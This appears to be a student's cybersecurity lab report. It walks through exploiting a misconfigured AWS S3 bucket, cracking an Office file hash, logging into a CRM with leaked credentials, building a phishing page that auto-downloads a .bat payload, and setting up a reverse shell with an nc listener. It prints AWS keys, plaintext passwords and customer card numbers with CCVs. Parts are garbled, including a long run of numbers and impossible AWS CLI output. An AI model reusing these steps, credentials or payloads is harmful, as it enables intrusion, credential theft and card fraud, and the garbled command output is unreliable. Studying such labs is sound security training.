


Here we find http port 3000/tcp open so let's visit



It has a login portal but attempting common usernames and passwords isn't successful. There doesn't seem to be any other interesting functionality that could potentially be exploitable. Let's check the website source code.

This reveals static assets hosted on an S3 bucket named hugelogistics-data.





Let's set the AWS credentials with aws-configure

```
(root@kali)-[~]
# aws configure
AWS Access Key ID [*****FGCD]: AKIA3NRSK2PTAS47QEQT
AWS Secret Access Key [*****Y6jP]: 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
Default region name [us-east-1]:
Default output format [json]:

(root@kali)-[~]
#
```

After this check for the bucket content.

```
(root@kali)-[~]
# aws configure
AWS Access Key ID [*****FGCD]: AKIA3NRSK2PTAS47QEQT
AWS Secret Access Key [*****Y6jP]: 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
Default region name [us-east-1]:
Default output format [json]:

(root@kali)-[~]
# aws s3 ls hugelogistics-data
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::785010840550:user/10840550:user/test is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::hugelogistics-data" because no identity-based policy allows the s3:ListBucket action

(root@kali)-[~]
# aws s3 ls hugelogistics-data --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

(root@kali)-[~]
# aws s3 cp s3://hugelogistics-data . --recursive
fatal error: An error occurred (AccessDenied) when calling the ListObjectsV2 operation: User: arn:aws:iam::785010840550:user/10840550:user/test is not authorized to perform: s3:ListBucket on resource: "arn:aws:s3:::hugelogistics-data" because no identity-based policy allows the s3:ListBucket action

(root@kali)-[~]
# aws s3api get-bucket-acl --bucket hugelogistics-data
aws: [ERROR]: argument operation: Found invalid choice 'get-bucket-acl'

Maybe you meant:
  * get-bucket-acl
  * get-bucket-cors

We don't have permission to get the bucket ACL. We can't confirm that we have permission to view any bucket policy. Bucket Policies are not supported for this bucket. You can't use the 'get-bucket-acl' action. You should be allowed to succeed by some principal.

usage: aws [options] <command> [<subcommand>] [<subcommand> ...] [<parameters>]
To see help text, you can run:
  aws help
  aws <command> help
  aws <command> <subcommand> help

(root@kali)-[~]
# aws s3api get-bucket-acl --bucket hugelogistics-data
{
  "Policy": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Sid": "PublicReadForAmazonS3Users",
        "Effect": "Allow",
        "Principal": "*",
        "Action": "s3:GetObject",
        "Resource": "arn:aws:s3:::hugelogistics-data/*"
      }
    ]
  }
}

An error occurred (AccessDenied) when calling the GetBucketAcl operation: User: arn:aws:iam::785010840550:user/10840550:user/test is not authorized to perform: s3:GetBucketAcl on resource: "arn:aws:s3:::hugelogistics-data" because no identity-based policy allows the s3:GetBucketAcl action.

(root@kali)-[~]
#
```

```
(root@kali)~# aws s3api get-bucket-policy --bucket hugelogistics-data
{
  "Policy": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Sid": "PublicReadForAuthenticatedUsersForObject",
        "Effect": "Allow",
        "Principal": {
          "AWS": "*"
        },
        "Action": [
          "s3:GetObject",
          "s3:GetObjectAcl"
        ],
        "Resource": [
          "arn:aws:s3:::hugelogistics-data/backup.xlsx",
          "arn:aws:s3:::hugelogistics-data/background.png"
        ]
      },
      {
        "Sid": "AllowGetBucketPolicy",
        "Effect": "Allow",
        "Principal": {
          "AWS": "*"
        },
        "Action": "s3:GetBucketPolicy",
        "Resource": "arn:aws:s3:::hugelogistics-data"
      }
    ]
  }
}

(root@kali)~# aws s3api get-bucket-policy --bucket hugelogistics-data | jq -r '.Policy' | sed 's/\\\\/g' | jq
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "PublicReadForAuthenticatedUsersForObject",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": [
        "s3:GetObject",
        "s3:GetObjectAcl"
      ],
      "Resource": [
        "arn:aws:s3:::hugelogistics-data/backup.xlsx",
        "arn:aws:s3:::hugelogistics-data/background.png"
      ]
    },
    {
      "Sid": "AllowGetBucketPolicy",
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "s3:GetBucketPolicy",
      "Resource": "arn:aws:s3:::hugelogistics-data"
    }
  ]
}
```

```

Session  Applications  1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

(root@kali)-[~]
# aws s3 cp s3://hugelogs-data/backup.xlsx ./
download: s3://hugelogs-data/backup.xlsx to ./backup.xlsx

(root@kali)-[~]
ls
Arizona.txt          caldera              evilginx             invoice.elf          silver-client_linux  test-export.xml
arizona             Desktop             facelone-html-template  migrate_secrets.ps1  silver-client_linux.sig  Videos
back                dnscat2            flag.txt             Music               silver-server        'VirtualBox VMs'
backup.xlsx         Documents          flowchart.xml        Pictures            silver-server_linux.sig  zphisher
Downloads           bandi              go                  Public              spiderfoot           Templates
Burpsuite-Professional  encoded_payload.txt  h1_migration_project.zip  rtatf_results

(root@kali)-[~]
# cat backup.xlsx
*****
*****
*****

```

The screenshot displays a Kali Linux terminal window and a web browser window. The terminal window shows the following commands and output:

```

root@kali:~# cat lab.txt
root@kali:~# backup.xls!$office$*2013*100000*256*1e*5e8372fc384ae36827c769ef177230fcc+c7367d060cc4cab8d01d88411eb1fe0e79f57f49b01904
root@kali:~#

```

The web browser window shows the 'Automated Attack Graph' for the file 'backup.xls'. The graph is a complex network of nodes and edges, representing the relationships between different components of the system. The nodes are labeled with various identifiers, and the edges represent the connections between them. The graph is displayed in a dark theme with blue and green highlights.



The image shows a Kali Linux terminal window running hashcat. The command is `hashcat -a 0 -m 9600 lab.txt rockyou.txt`. The terminal output shows the device information (CPU: haswell-AMD Ryzen 5 5500U, GPU: Radeon Graphics), the dictionary cache built from rockyou.txt, and the cracking progress. The password `8ummo31m` is successfully cracked. The terminal also shows a list of candidates and the hardware monitoring status.

The web browser window displays the results of the cracking process in a table format:

A	B	C	D	E	F
1	Username	Password	System		
2	admin@huge-logistics.com	Sw8U5aNV7	WebCRM		
3	michelle@huge-logistics.com	(&U)m-aC5@9	HR portal		
4	mifear	Michelle123!	Email		
5	mifear	Password01!	Cisco VPN		
6	admin	Admin1234	Redshift		
7	michellef	HugeLogistics2023	ADP		
8	michellef	DataEngineer123	Azure		
9	michelle@huge-logistics.com	MichelleFleuri	Slack		
10	mifear	12345678ABCI	Harvest		
11	michellef	Password01!	SharePoint		
12	michelle@huge-logistics.com	Welcome01!	JIRA		
13	admin	admin	MongoDB Atlas		
14					
15					
16					
17					
18					
19					
20					




As we downloaded all credential, now we go for website attack, and we use GOBUSTER for that attack. We also downloaded a small list for Dirbuster.

```
root@kali:~# wget https://raw.githubusercontent.com/daviddias/node-dirbuster/master/lists/directory-list-lowercase-2.3-medium.txt
2025-12-05 09:24:46 -- https://raw.githubusercontent.com/daviddias/node-dirbuster/master/lists/directory-list-lowercase-2.3-medium.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2057312 (2.0M) [text/plain]
Saving to: 'directory-list-lowercase-2.3-medium.txt'
directory-list-lowercase-2.3-medium.txt 100%[>] 1.90M 5.56MB/s in 0.4s
2025-12-05 09:24:47 (5.56 MB/s) = 'directory-list-lowercase-2.3-medium.txt' saved [2057312/2057312]


root@kali:~# gobuster dir -u http://13.43.144.61:3000/ -w directory-list-lowercase-2.3-medium.txt
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://13.43.144.61:3000/
[+] Method: GET
[+] Wordlist: directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 179] [-> /images/]
/contact (Status: 200) [Size: 7157]
/about (Status: 200) [Size: 1358]
/login (Status: 200) [Size: 8673]
/register (Status: 200) [Size: 18001]
/services (Status: 200) [Size: 6690]
/assets (Status: 301) [Size: 179] [-> /assets/]
/js (Status: 301) [Size: 171] [-> /js/]
/logout (Status: 302) [Size: 23] [-> /]
/rm (Status: 200) [Size: 9035]
/dashboard (Status: 302) [Size: 26] [-> /crm]
Progress: 2822 / 207642 (1.36%)
```

Here we find another page that /crm



From credential login with the **WEBCRM** credential



Go to invoice section and export the data where you find leaked credit card details



The screenshot displays the Huge Logistics CRM System interface. The top navigation bar includes links for Shipments, Users, and Invoices. A modal window titled "Welcome Back, Role Admin" is open, showing a table of users. Below the interface, a terminal window shows the output of a database dump command.

ID	Name	Email	Credit Card	Expiry Date	CCV
602a173d-a38a-423b-ab3d-1608a52ad0b2	Nathanael	Nathanael71@hotmail.com	401400586813582	04/2025	288
a029646c-0a5d-441c-90b4-fc92583ca3e	Zorai6	Zorai6@yahoo.com	40326891465823	01/2024	725
8167eac6-8f28-4a57-9300-88476845b978	May Oberbrunner	May.Oberbrunner@gmail.com	41605033959444	06/2024	644
8269482c-793a-481c-92a4-c04871da0ece	Jimmy Beahan	Jimmy.Beahan@hotmail.com	41805633959444	10/2023	297

```
1 INV_ID,Name,Email,Credit Card,Expiry Date,CCV,Flag
2 402a173d-a38a-423b-ab3d-1608a52ad0b2,Nathanael,Nathanael71@hotmail.com,401400586813582,04/2025,288,
3 a029646c-0a5d-441c-90b4-fc92583ca3e,Zorai6,Zorai6@yahoo.com,40326891465823,01/2024,725,
4 8167eac6-8f28-4a57-9300-88476845b978,May Oberbrunner,May.Oberbrunner@gmail.com,41605033959444,06/2024,644,
5 8269482c-793a-481c-92a4-c04871da0ece,Jimmy Beahan,Jimmy.Beahan@hotmail.com,41805633959444,10/2023,297,db7b876d88b1105b23164b6434b00f34
6
```



INV ID	Name	Email	Credit Card	Expiry Date	CC V
d42a123d-a38a-4338-ab3d-1668a52ad0b2	Nathanael	Nathanael71@hotmail.com	481400586813582	04/2025	288
aa294a46-0a5d-441c-96b4-fe592583ea3e	Zora16	Zora16@yahoo.com	403206914653623	01/2024	725
8187acae-8f28-4a57-9300-88476845b978	May.Oberbrunner	May.Oberbrunner@gmail.com	416956038959444	06/2024	644
8269482c-793a-481c-92a4-c04871da0ece	Jimmy.Beahan	Jimmy.Beahan@hotmail.com	476576634339617	10/2023	297

Privilege Abuse Log

Attack ID	Service	Misconfiguration	Notes
01	AWS S3	Overly permissive bucket policy	Allowed download of sensitive XLSX file.
02	IAM	Weak credential storage	Encrypted file contained crackable creds.
03	Web App	Exposed admin features	CRM allowed export of sensitive data.



CYART

inquiry@cyart.io

www.cyart.io



Summary

A misconfigured S3 bucket exposed encrypted credentials that were easily cracked, enabling unauthorized access to an internal CRM portal. Weak IAM and web app controls allowed privilege escalation, revealing sensitive personal and financial information. This highlights how small cloud policy gaps can create major security breaches.

6. Automated Attack Orchestration

Tools: manual

1. Attack Scenario Overview

A phishing webpage disguised as a “*Security Breach Alert*” attempts to socially engineer the victim. When opened, it auto-downloads a .bat payload and simulates a ransomware attack environment, causing panic and influencing the user to execute the file. This forms a realistic *social engineering* → *delivery* → *execution* chain.

2. TTP Log Table

Phase	TTP	Tool Used	Notes
Reconnaissance	Psychological profiling / social engineering lure	HTML phishing page	Page mimics a critical ransomware warning to trigger urgency.
Initial Access (Phishing)	Web-based phishing / deception	Custom HTML/CSS/JS phishing simulation	High-fidelity UI, countdown timer, fake system scans, and popups simulate compromise.
Delivery	Auto-download of malicious attachment	JavaScript auto-download function	Page forces test.bat download on load and user click.
Execution	User-executed payload	test.bat file	Payload relies on victim interaction to run locally.
Post-Execution Simulation	Fake ransomware environment	JavaScript rendering engine	Threat cards, exfiltration logs, and popup errors simulate system takeover.
Persistence Simulation	Fake registry & scheduled task logs	HTML log elements	Not real persistence—visual simulation only.




Impact
Simulation

Fake
ransomware
encryption
message

Web UI
components

Displays encryption progress,
data exfiltration, and ransom
demands.





Summary

This simulation demonstrates a complete phishing-to-execution chain, using a deceptive ransomware-style webpage to induce panic, force a malicious file download, and encourage user execution. The orchestrated workflow mimics real attacker behavior across delivery, social engineering, and impact phases, emphasizing how easily users can be manipulated into triggering local payloads.

7. Living-Off-the-Land Lab

For this i also used the manual


I visit the website: - <https://www.revshells.com/>

IP address: <attacker IP>

Port: 4444

Select option for the target machine: - windows

At the shell section select: - cmd



And save the command in file with .ps1 as it is powershell command.


And send that to the victim machine.

But before that start the listener: `- nc -lvp 4444`


On victim machine you can see the file but that you can run with powershell.



